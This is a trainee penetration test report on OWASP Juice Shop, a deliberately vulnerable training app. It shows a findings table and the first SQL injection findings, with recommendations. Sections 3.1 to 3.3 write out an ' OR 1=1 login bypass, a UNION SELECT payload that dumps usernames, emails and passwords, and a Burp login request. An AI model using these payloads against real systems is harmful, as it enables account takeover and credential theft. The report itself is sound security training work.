



Web Application Penetration Testing Report (OWASP JUICE SHOP)

Presented by: Hamza Ibrahim Kamal

Kyrillos Nabil Sedqi
Fady Nagy Kadry
Mohamed Ashraf Fathy
Ahmed Hany Sayed
Mohamed Abdellatef Refay

Presented for:

Eng.Hesham Saleh
Digital Egypt Pioneers Initiative (DEPI)

Table of Contents

Table of Contents.....	2
1. DOCUMENT CONTROL.....	5
1.1. DATE OF ISSUE	5
1.2. DESCRIPTION.....	5
1.3. DOCUMENT HISTORY	5
1.4 Executive summary	6
1.5 Testing Summary	6
1.6 Graphical Summary:.....	7
2.Technical Summary	7
2.1 Scope & Methodology.....	7
2.2 Risk Ratings	8
2.3 Findings Overview	10
3.Techical Finding.....	13
3. SQL Injection.....	13
3.1 SQL Injection – Admin Login Bypass.....	13
3.2 Retrieve All Users' Data.....	16
3.3 SQL injection (Admin-Email error)	18
3.4 SQL Injection (Authentication bypass)	22
3.5 SQL Injection (Authentication bypass)	23
3.6 SQL Injection (Broken Access control + missing Authentication)	27
3.7 Extract Database Schema (Union-based – Error-based)	33
3.8 SQL Injection (Broken Access Control).....	37
3.9 SQL Injection (Broken Authentication)	41
3.10 SQL Injection (Broken Access Control).....	44
3.11 Five Star Feedback (Broken Access Control)	49
4. XSS (Cross site scripting)	52
4.1 DOM-Based Cross-Site Scripting (XSS)	52
4.2 Stored (XSS) via API Endpoints	53
4.3 DOM Cross-Site Scripting (XSS)	58
4.4 Reflected Cross-Site Scripting (XSS).....	60
5. IDOR (Insecure Direct Object Reference)	61
5.1 (IDOR) – Basket Manipulation	61
5.2 IDOR (Broken Access Control)	66
5.3 View Basket (Broken Access Control)	68
5.4 Easter Egg (Broken Access Control)	72
5.5 (IDOR) / Forced Browsing –Unauthenticated Access to Administration Section.....	76
6. Information Disclosure	77
6.1 Unprotected Access to Confidential Documents	78
6.2 Information Disclosure via Public Clues	80

6.3 Disclosure of Node.js Files	85
6.4 Information Disclosure via Improper Error Handling.....	87
6.5 Admin Email	90
7. Broken Authentication	91
7.1 Broken Authentication – Password Brute Force via Burp Suite.....	91
7.2 Change Bender's Password (Broken Authentication).....	94
7.3 Broken Authentication – Unsigned JWT Acceptance	100
7.4 Broken Authentication via OSINT-Aided Password Reset	105
8. Improper Input Validation	111
8.1 Payback Time (Improper Input Validation)	111
8.2 Upload Type (Improper Input Validation)	119
8.3 Improper Input Validation via Client-Side Payment Enforcement Bypass.....	122
8.4 Improper Input Validation via Client-Side Coupon Expiry Check.....	125
8.5 Improper Input Validation in Order Processing.....	129
8.6 Repetitive Registration (Improper Input Validation).....	132
8.7 Improper Input validation via Rating Manipulation.....	136
8.8 Improper Input Validation.....	137
8.9 Register with empty mail and password.....	140
9. Security Misconfiguration	143
9.1 Security Misconfiguration.....	143
9.2 Email leak.....	147
9.3 File Upload Size Restriction.....	147
10. Cryptographic Failures	149
10.1 Cryptographic Failures.....	149
11. Supply chain.....	152
11.1 Typosquatting.....	152
12. Logic flaws.....	157
12.1 Insecure business logic	157
13. Sensitive Data Exposure.....	158
13.1 Sensitive Data Exposure via Publicly Disclosed Seed Phrase	158
13.2 GDPR Data Theft (Sensitive Data Exposure)	161
13.3 Sensitive Data Exposure via Security Question Guessing	173
13.4 Sensitive Data Exposure via picture Metadata.....	176
13.5 Sensitive Data Exposure via Hardcoded Credentials	180
13.6 Sensitive Data Exposure via Access log	181
13.7 Sensitive Data Exposure (nested easter egg)	182
13.8 Forgotten Sales Backup (Sensitive Data Exposure)	187
14.Broken Access Control.....	190
14.1 CSRF (Broken Access Control)	190
14.2 Forged Feedback (Broken Access Control)	195
15. Unvalidated Redirects.....	198

15.1 Unvalidated Redirect via Allowlist bypass	198
15.2 Unvalidated Redirect via Exposed Legacy URLs	201
16. Privilege escalation	203
16.1 Privilege escalation through registration	203
17. HTML Injection.....	204
17.1.via search	204
18. Broken Anti Automation	206
18.1 Broken Anti-Automation via Missing CAPTCHA Validation	206
19. Server-Side Request Forgery	209
19.1 SSRF via Image URL	209
20. NOSQL	211
20.1 NOSQL Infiltration	211

1. DOCUMENT CONTROL

1.1. DATE OF ISSUE

May 14, 2025

1.2. DESCRIPTION

This report presents the results of a penetration test conducted on OWASP Juice Shop a deliberately insecure web application developed by the OWASP Foundation for security training and awareness. The purpose of this assessment was to simulate real-world attack scenarios to identify, exploit, and document security vulnerabilities in the application. The test was performed using black-box techniques, adhering to industry-recognized methodologies such as the OWASP Testing Guide and OWASP Top 10.

1.3. DOCUMENT HISTORY

AUTHORS	POSITION	Reviewer & Approval	POSITION
Ahmed Hany Sayed	Trainee	Hesham Saleh	Instructor
Mohamed Ashraf Fathy	Trainee		
Hamza Ibrahim kamal	Trainee		
Fady Nagy Kadry	Trainee		
Mohamed Abdellatef	Trainee		
Kyrillos Nabil Sedqi	Trainee		

1.4 Executive summary

As part of our security assessment efforts, a comprehensive **penetration test** was conducted on OWASP Juice Shop, a purposefully vulnerable web application designed to emulate real-world security flaws in modern e-commerce platforms. The objective of this engagement was to identify, exploit, and document critical vulnerabilities that could compromise the confidentiality, integrity, and availability of the application and its users.


1.5 Testing Summary

A comprehensive security assessment of OWASP Juice Shop was conducted from March to May 2025, targeting vulnerabilities in authentication, data security, and access controls. The test uncovered 62 security issues, including critical flaws that could lead to full system compromise.

Key Findings:

- 7 **Critical** Vulnerabilities
- 19 **High-Risk** Vulnerabilities
- 21 **Medium-Risk** Vulnerabilities
- 8 **Low-Risk** Vulnerabilities
- 7 **Informational** Issues

1.6 Graphical Summary:



2.Techical Summary

2.1 Scope & Methodology

Scope

In-scope:

This engagement involved **black-box penetration testing** of the OWASP Juice Shop application. The objective was to simulate real-world attack scenarios from the perspective of an external attacker with no prior access to the system's source code or internal structure.

The testing environment was a locally hosted instance of OWASP Juice Shop (<http://127.0.0.1:3000>), which is a deliberately vulnerable application designed for security training purposes.

Out of scope:

The following areas were excluded from the scope of this penetration test:

- **Physical Security:** No assessment of physical access controls, hardware, or on-site infrastructure was performed.
- **Social Engineering:** No testing involving phishing, impersonation, or human manipulation techniques was conducted.
- **Denial-of-Service (DoS) Attacks:** Tests designed to disrupt the availability or performance of the application were not permitted to avoid unintended outages.

Methodology:

A combination of **manual testing techniques** and **automated tools** was used to identify and exploit vulnerabilities. The approach was based on industry-standard frameworks such as the OWASP Testing Guide and OWASP Top 10. The process included:

- Reconnaissance and information gathering
- Manual testing of input fields, parameters, and file upload mechanisms
- Authentication and session management analysis
- File disclosure and directory traversal testing
- Dependency analysis for supply chain vulnerabilities

2.2 Risk Ratings

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 – 10.0	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in the short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0.0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

2.3 Findings Overview

Ref. ID	Description	Risk	Check Status
<u>3.1</u>	SQL Injection – Admin Login Bypass	Critical	passed
<u>3.2</u>	SQL Injection (Union-based)	Critical	passed
<u>3.3</u>	SQL injection (Admin-Email error)	Critical	passed
<u>7.1</u>	Broken Authentication – Password Brute Force via Burp Suite	Critical	passed
<u>7.2</u>	Change Bender's Password (Broken Authentication)	Critical	passed
<u>7.3</u>	Broken Authentication – Unsigned JWT Acceptance	Critical	passed
<u>13.1</u>	Sensitive Data Exposure via Publicly Disclosed Seed Phrase	Critical	passed
<u>3.4</u>	SQL Injection (Authentication bypass)	High	passed
<u>3.5</u>	SQL Injection (Authentication bypass)	High	passed
<u>3.6</u>	SQL Injection (Broken Access control + missing Authentication)	High	passed
<u>3.7</u>	SQL injection (Union-based – Error-based)	High	passed
<u>3.8</u>	SQL Injection (Broken Access Control)	High	passed
<u>3.9</u>	SQL Injection (Broken Authentication)	High	passed
<u>4.1</u>	DOM-Based Cross-Site Scripting (XSS)	High	passed
<u>6.1</u>	Unprotected Access to Confidential Documents	High	passed
<u>7.4</u>	Broken Authentication via OSINT-Aided Password Reset	High	passed
<u>8.1</u>	Payback Time (Improper Input Validation)	High	passed
<u>8.2</u>	Upload Type (Improper Input Validation)	High	passed
<u>8.3</u>	Improper Input Validation via Client-Side	High	passed

	Payment Enforcement Bypass		
<u>11.1</u>	Typo squatting	High	passed
<u>13.2</u>	GDPR Data Theft (Sensitive Data Exposure)	High	passed
<u>13.3</u>	Sensitive Data Exposure via Security Question Guessing	High	passed
<u>14.1</u>	CSRF (Broken Access Control)	High	passed
<u>16.1</u>	Privilege escalation through registration	High	passed
<u>19.1</u>	SSRF via Image URL	High	passed
<u>20.1</u>	NOSQL Infiltration	High	passed
<u>3.10</u>	SQL Injection (Broken Access Control)	Medium	passed
<u>3.11</u>	Five Star Feedback (Broken Access Control)	Medium	passed
<u>4.2</u>	Stored (XSS) via API Endpoints	Medium	passed
<u>5.1</u>	(IDOR) – Basket Manipulation	Medium	passed
<u>5.2</u>	IDOR (Broken Access Control)	Medium	passed
<u>5.3</u>	View Basket (Broken Access Control)	Medium	passed
<u>5.4</u>	Easter Egg (Broken Access Control)	Medium	passed
<u>6.2</u>	Information Disclosure via Public Clues	Medium	passed
<u>6.3</u>	Disclosure of Node.js Files	Medium	passed
<u>8.4</u>	Improper Input Validation via Client-Side Coupon Expiry Check	Medium	passed
<u>8.6</u>	Improper Input Validation in Order Processing	Medium	passed
<u>9.2</u>	Email leak	Medium	passed
<u>10.1</u>	Cryptographic Failures	Medium	passed

<u>13.4</u>	Sensitive Data Exposure via picture Metadata	Medium	passed
<u>13.5</u>	Sensitive Data Exposure via Hardcoded Credentials	Medium	passed
<u>13.6</u>	Sensitive Data Exposure via Access log	Medium	passed
<u>13.7</u>	Sensitive Data Exposure (nested easter egg)	Medium	passed
<u>13.8</u>	Forgotten Sales Backup (Sensitive Data Exposure)	Medium	passed
<u>14.2</u>	Forged Feedback (Broken Access Control)	Medium	passed
<u>15.1</u>	Unvalidated Redirect via Allowlist bypass	Medium	passed
<u>18.1</u>	Broken Anti-Automation via Missing CAPTCHA Validation	Medium	passed
<u>4.3</u>	Reflected Cross-Site Scripting (XSS)	LOW	passed
<u>6.4</u>	Information Disclosure via Improper Error Handling	LOW	passed
<u>8.7</u>	Repetitive Registration (Improper Input Validation)	LOW	passed
<u>8.8</u>	Improper Input validation via Rating Manipulation	LOW	passed
<u>9.1</u>	Security Misconfiguration	LOW	passed
<u>9.2</u>	File Upload Size Restriction	LOW	passed
<u>12.1</u>	Insecure business logic	LOW	passed
<u>17.1</u>	via search	LOW	passed
<u>5.5</u>	(IDOR) / Forced Browsing –Unauthenticated Access to Administration Section	INFO	passed
<u>6.5</u>	Admin Email	INFO	passed
<u>8.8</u>	Improper Input Validation	INFO	passed

<u>8.9</u>	Register with empty mail and password	INFO	passed
<u>15.2</u>	Unvalidated Redirect via Exposed Legacy URLs	INFO	passed

3.Techical Finding

3. SQL Injection

3.1 SQL Injection – Admin Login Bypass

Critical

Description:

SQL Injection is a critical vulnerability where attackers manipulate SQL queries by injecting malicious input. It occurs when user input isn't properly sanitized, letting attackers alter query logic and potentially gain unauthorized access or control.

In this case, the pentester accessed the login panel and entered '`' OR 1=1`' in the username field and `1234` in the password field. This made the SQL query always return true, bypassing password verification and allowing unauthorized access.

Impact:

The pentester successfully logged in as the admin user without valid credentials, gaining full access to admin functionalities. This presents a critical risk to the application's integrity and confidentiality.

Location: <http://localhost:3000/#/login>


Resources: https://owasp.org/www-community/attacks/SQL_Injection

Recommendations:


1. Use **prepared statements (parameterized queries)** to prevent injection.
2. Sanitize and validate all user inputs.
3. Implement proper **error handling** to avoid exposing SQL errors.
4. Apply **least privilege** principles on database accounts.

Proof Of Concept (P.O.C)


1. Go to the account as in picture




2. If you are logged in then log out




3. Click on login



4. Then enter the sql query as in the picture



5. Then enter anything in the password



6. Now you can see the admin account and you have his privileges

3.2 Retrieve All Users' Data

Critical

Description:

A penetration tester performed [SQL injection to extract the database schema in the search box](#), which allowed him to **increase the attack surface to retrieve all users' data**

The following payload is used to extract users' sensitive credentials:

Fruit'))UNION SELECT id, username, email, password, 'f', 'b', 'a', '8', 9 FROM users--

Impact:

In this scenario, the penetration tester found that this vulnerability can cause a Complete leakage of users' data (Usernames, Emails, Passwords) can also lead to Account takeover or Privilege escalation (Login with admin email), and Full database breach

Vulnerability location: <http://127.0.0.0:3000/#/search>

Resources: <https://portswigger.net/web-security/sql-injection/union-attacks>

Recommendations:

1. Use Prepared Statements
2. Strict Input Validation
3. Error Handling: Ensure no detailed database errors are leaked to the client during failed queries.

Proof Of Concept(POC)

1. After retrieving the Database schema, it displays the (users) table and its attributes

2. change column names and table name to users

Critical

3.3 SQL injection (Admin-Email error)

Description

SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database. By injecting malicious SQL code into input fields (such as login forms or search bars), attackers can bypass authentication, extract or modify sensitive data, or even gain full control over the database.

A SQL injection vulnerability was identified in the email parameter, allowing manipulation of SQL queries to make me escape the password field and login as administrator

Impact

Could allow bypassing authentication, access sensitive data, and database manipulation.

Location: Login page (email parameter)


Resources: <https://portswigger.net/web-security/sql-injection/union-attacks>

Recommendations

- Validate input
- Proper error handling

Proof of Concept (P.O.C)

- (1) Move to login page
- (2) Send ' to the system



(3) now you see that there is an error happen then open burp and repeat the request

```

POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/20.0.1132.57 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 32
Origin: https://juice-shop.herokuapp.com/
DNT: 1
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
DNT: 1
Te: trailers
Connection: keep-alive
{
    "email": "admin",
    "password": ""
}

```

```

